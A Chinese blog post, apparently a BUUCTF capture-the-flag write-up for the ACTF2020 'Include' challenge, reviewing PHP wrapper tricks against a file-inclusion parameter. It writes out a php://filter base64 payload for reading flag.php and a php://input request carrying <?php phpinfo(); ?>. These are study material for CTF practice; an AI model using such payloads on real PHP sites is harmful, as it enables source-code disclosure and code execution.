

[ACTF2020 新生赛]Include

原创


[_Stary](#) 于 2021-07-18 15:53:17 发布 20 收藏

分类专栏: [刷题](#) 文章标签: [php](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/yaoge1225/article/details/118878202>

版权




[刷题](#) 专栏收录该内容

16 篇文章 0 订阅


订阅专栏

BUUCTF刷题记录

[ACTF2020 新生赛]Include




[tips](#)



Can you find out the flag?

php的伪协议复习一下:

php://filter/read=convert.base64-encode/resource=flag.php



配合base64解码食用

input 用法:

?file=php://input

[POST DATA部分]

<?php phpinfo(); ?>

input貌似不能用

The screenshot shows a web browser window with the address bar containing the URL `b95ee5a1-cef2-457f-adbe-db85c9dd8355.node4.buuoj.cn`. The page content displays the text "hacker!". Below the browser window, the Burp Suite extension interface is visible, showing the "Request" tab. The "Load URL" field contains `http://b95ee5a1-cef2-457f-adbe-db85c9dd8355.node4.buuoj.cn/?file=php://input`. The "Post Data" field contains `<?php phpinfo(); ?>`. The interface includes various toolbars for request manipulation, such as "REVERSE", "HEX", "BASE64", "0xHEX", "URL", "MD5", "SHA1", "SHA256", and "ROT13". A warning message at the bottom states: "由于不符合规范, Cookie 'UM_distinctid'在未来会被视为'http://b95ee5a1-cef2-457f-adbe-db85c9dd8355.node4.buuoj.cn/favicon.ico'的跨网站 Cookie." The URL `https://blog.csdn.net/yaoge1225` is visible in the bottom right corner.